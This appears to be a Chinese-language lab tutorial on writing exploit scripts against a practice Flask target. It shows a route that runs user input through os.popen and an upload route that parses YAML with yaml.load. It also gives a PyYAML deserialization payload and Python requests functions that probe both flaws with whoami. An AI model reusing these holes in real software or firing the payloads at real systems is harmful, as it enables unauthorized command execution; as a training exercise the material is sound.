
Ⅰ. exp脚本编写

> 注：
>
> - PoC：全称“Proof of Concept”，中文“概念验证”，常指一段漏洞证明的代码。
> - Exp：全称“Exploit”，中文“利用”，指利用系统漏洞进行攻击的动作。
> - Payload：中文“有效载荷”，指成功 exploit 之后，真正在目标系统执行的代码或指令。

1. Flask_shop 靶机漏洞描述


a. 命令执行

```
@app.route('/search',methods=["GET","POST"])
def add():
    if request.method =="GET":
        return render_template("home.html")
    if request.method == "POST":
        url = request.form['search']
        msg = os.popen(url).read()
        if not msg == '':
            return render_template("search.html", msg=msg)
        else:
            return render_template("search.html", msg="Error.Check your command.")
```



在搜索框输入whoami

代码执行



b. yaml 反序列化漏洞

```python
@app.route('/upload', methods=['POST', 'GET'])
def upload():
    if request.method == 'POST':
        f = request.files['file']
        basepath = os.path.dirname(__file__)  # 当前文件所在路径
        upload_path = os.path.join(basepath,'static/uploads',f.filename)
        f.save(upload_path)
        if (os.path.splitext(f.filename)[1][1:] == 'yml'):
            load_file = os.path.abspath(upload_path)
            with open(load_file,"r") as data:
                msg=yaml.load(data.read())
                return render_template("upload.html", msg=msg)
        print ("OK, file uploaded successfully!")
        return redirect(url_for('upload'))
    return render_template('upload.html')
```

yaml 和 xml、json 等类似，都是标记类语言，有自己的语法格式。各个支持 yaml 格式的语言都会有自己的实现来进行 yaml 格式的解析（读取和保存），其 中 PyYAML 就是 python 的一个 yaml 库。 除了 YAML 格式中常规的列表、字典和字符串整形等类型转化外（基本数据

类型），各个语言的 YAML 解析器或多或少都会针对其语言实现一套特殊的对象 转化规则（也就是序列化和反序列化，这是关键点，是这个漏洞存在的前提）。 比如：PyYAML 在解析数据的时候遇到特定格式的时间数据会将其自动转化为 Python 时间对象

序列化： 将数据结构或对象转换成二进制串（字节序列）的过程

反序列化：将在序列化过程中所生成的二进制串转换成数据结构或者对象的过程

构造一个内容如下的 yml 文件，进行上传：

!!python/object/new:subprocess.check_output [["whoami"]]

上传yaml文件，造成代码执行

2. exp脚本编写


```
Plain Text
```

```
1  headers = {
2      'user-agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/53
   7.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.36'
3  }
```


a. 脚本框架

重点问题：

1. 需要验证靶机是否网络可达
2. 使用requests模块对靶机发起请求
3. 每个漏洞需要编写payload,对返回值进行校验，判断漏洞是否存在



数据库中村的数据如何与脚本进行关联?



问题:

a. 如何是字符串成为函数 => 反射
b. 如何将字符串作为模块名称 importlib

check_alive编写

```python
def check_alive(url):
    is_404 = False
    is_alive = False
    try:
        r = requests.get(url, headers=headers, timeout=5, allow_redirects=False)
        if r.status_code == 404:
            is_404 = True
        if r.status_code == 200 and '<html' in r.text:
            is_alive = True
    except:
        print('check_service 请求失败')
    return [is_alive, is_404]
```

check1编写

```python
def check1(url):
    description = '第一处：/search  命令执行'
    is_404 = False
    is_vuln = False
    try:

        data = {
            "search":"whoami"
        }

        r = requests.post(url + "/search", headers=headers, data=data, timeout=5)
        if r.status_code == 404:
            is_404 = True
        # if 'root' in r.content:
        if 'wenxiao' in r.text:
            is_vuln = True
        elif 'root' in r.text:
            is_vuln = True
    except:
        pass

    return [is_vuln, is_404, description]
```

check2编写

```python
def check2(url):
    description = '第二处：/upload  yaml反序列漏洞'
    is_404 = False
    is_vuln = False
    try:
        abs_path = os.path.abspath('.')
        data = {
            'file': open(f'{abs_path}/scripts/exp1.yml', 'rb')
        }
        r = requests.post(url + '/upload', files=data, timeout=5)
        if r.status_code == 404:
            is_404 = True
        if 'wenxiao' in r.text:
            is_vuln = True
        elif '1' in r.text:
            is_vuln = True
    except Exception as e:
        print(e)
        pass

    return [is_vuln, is_404, description]
```

总调用函数check编写

```python
def check(url, point):
    return check_alive(url) + globals()['check' + point](url)
```